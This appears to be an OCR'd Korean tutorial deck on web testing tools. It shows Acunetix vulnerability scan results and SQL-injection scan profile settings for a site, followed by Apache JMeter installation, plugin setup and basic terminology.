
□	Severity	Vulnerability	URL
□	●	Clickjacking: X-Frame-Options header missing	https://boanit.kr/
□	●	Possible virtual host found	https://boanit.kr/
□	●	Content Security Policy (CSP) not implemented	https://boanit.kr/
□	●	Email addresses	https://boanit.kr/
□	●	HTTP Strict Transport Security (HSTS) Best Practices	https://boanit.kr/
□	●	Insecure Referrer Policy	https://boanit.kr/
□	●	Javascript Source map detected	https://boanit.kr/
□	●	Reverse proxy detected	https://boanit.kr/

0 0 0 2

Jan 26, 2023, 2:47:34 PM

Jan 26, 2023, 2:47:34 PM

3. Accunetix -2 test Rule



Scan Profiles


Profile	Built In
Full Scan	✓
High Risk	✓
High / Medium Risk	✓
Cross-site Scripting	✓
SQL Injection	✓
Weak Passwords	✓
Crawl Only	✓
Malware Scan	✓

Scan Profile Name

sql

- □ All checks
  - □ Scanning tests
    - □ Directory tests
      - □ SQL Injection in HTTP Basic Authentication
      - □ SQL Injection in URI
      - □ SQLite database search
    - □ Input scheme tests
      - □ Ruby on Rails (RoR) Active Record WHERE-clause SQL Injection
      - □ SQL Injection
    - □ Server tests
      - □ Plesk Agent SQL Injection
      - □ Lighttpd SQL Injection
    - □ Post-scan tests
      - □ Stored SQL Injection
    - □ Known web application tests
      - □ Drupal SQL Injection
      - □ Joomla! SQL Injection
      - □ Joomla! SQL Injection 3.2.1
      - □ Joomla! SQL Injection 3.2.2

3. Accunetix -3 Gen Report



Scan

URL	
Scan date	2023-01-26T14:47:23.793878+09:00
Duration	4 minutes, 34 seconds
Profile	Full Scan

Compliance at a Glance

This section of the report is a summary and lists the number of alerts found according to individual compliance categories.

- Injection(A1)
No alerts in this category

- Broken Authentication(A2)
No alerts in this category

- Sensitive Data Exposure(A3)
Total number of alerts in this category: 5

- XML External Entity (XXE)(A4)
No alerts in this category

- Broken Access Control(A5)
Total number of alerts in this category: 1

- Security Misconfiguration(A6)
Total number of alerts in this category: 23


- Cross Site Scripting (XSS)(A7)
No alerts in this category

- Insecure Deserialization(A8)
No alerts in this category

- Using Components with Known Vulnerabilities(A9)
Total number of alerts in this category: 2

- Insufficient Logging and Monitoring(A10)
No alerts in this category

3. Accunetix -4 Report



Activity

Completed

Overall Progress 100%

Start URL changed (initial request to http://boanit.kr/ was redirected to https://	26, 2023, 2:47:31 PM
Scanning of boanit.kr started	26, 2023, 2:47:32 PM
Windows Defender used in this scan	26, 2023, 2:47:32 PM
Scanning of boanit.kr completed	26, 2023, 2:52:05 PM

Average Response Time

72ms

Latest Alerts 0 0 2 24

HTTP Strict Transport Security (HSTS) Best Practices	26, 2023, 2:48:50 PM
HTTP Strict Transport Security (HSTS) Best Practices	26, 2023, 2:48:49 PM
HTTP Strict Transport Security (HSTS) Best Practices	26, 2023, 2:48:46 PM
HTTP Strict Transport Security (HSTS) Best Practices	26, 2023, 2:48:46 PM
HTTP Strict Transport Security (HSTS) Best Practices	26, 2023, 2:48:46 PM


4. Jmeter

Apache에서 만든 자바로 만들어진 웹 어플리케이션 성능 테스트 오픈 소스입니다.

JMeter를 이용해서 아래와 같은 테스트를 할 수 있습니다.

- 웹 - HTTP, HTTPS (Java, NodeJS, PHP, ASP.NET, …)
- SOAP / REST 웹 서비스
- FTP
- JDBC
- LDAP
- JMS - Message-oriented middleware (MOM)
- Mail - SMTP(S), POP3(S) and IMAP(S)
- Native commands or shell scripts
- TCP
- Java Objects

4. Jmeter – 다운로드 및 실행(java 설치 필요)



Download Apache JMeter

We recommend you use a mirror to download our release builds, but you **must** verify the integrity of the downloaded files using signatures downloaded from our main distribution directories. Recent releases (48 hours) may not yet be available from all the mirrors.

You are currently using **https://downloads.apache.org/**. If you encounter a problem with this mirror, please select another mirror. If all mirrors are failing, there are *backup* mirrors (at the end of the mirrors list) that should be available.


Other mirrors: https://downloads.apache.org/ Change

The KEYS link links to the code signing keys used to sign the product. The PGP link downloads the OpenPGP compatible signature from our main site. The SHA-512 link downloads the sha512 checksum from the main site. Please verify the integrity of the downloaded file.

For more information concerning Apache JMeter, see the Apache JMeter site.


KEYS

cmd -> 압축푼 폴더 아래 bin 폴더로 이동 -> jmeter 입력 후 엔터



```
D:₩apache-jmeter-5.4.1₩bin>jmeter
================================================================================
Don't use GUI mode for load testing !, only for Test creation and Test debugging.
For load testing, use CLI Mode (was NON GUI):
   jmeter -n -t [jmx file] -l [results file] -e -o [Path to web report folder]
& increase Java Heap to meet your test requirements:
   Modify current env variable HEAP="-Xms1g -Xmx1g -XX:MaxMetaspaceSize=256m" in the jmeter batch file
Check : https://jmeter.apache.org/usermanual/best-practices.html
================================================================================
```

4. Jmeter – 플러그인(plugins-manager.jar, jpgc 설치)



jmeter-plugins.org/install/Install/

JMeter Plugins > Install > Install

jmeter-plugins.org

Every load test needs some sexy features!

Installing Plugins

The easiest way to get the plugins is to install Plugins Manager. Then you'll be able to install any other plugin

Download **plugins-manager.jar** and put it into `lib/ext` directory, then restart JMeter.

If you experience any issues with plugins installation, don't hesitate to ask at Support Forums.

☑ jmeter - OS Process Support
☑ jmeter - TCP Protocol Support
☑ jmeter - Various Core Components
☑ jpgc - Standard Set

4. Jmeter – 용어 및 시작

- Thread Group : 테스트에 사용될 쓰레드 개수, 쓰레드 1개당 사용자 1명


- Sampler : 사용자의 액션 (예: 로그인, 게시물 작성, 게시물 조회 등)

- Listener : 응답을 받아 리포팅, 검증, 그래프 등 다양한 처리

- Configuration : Sampler 또는 Listener가 사용할 설정 값 (쿠키, JDBC 커넥션 등)

- Assertion : 응답 확인 방법 (응답 코드, 본문 내용 비교 등)

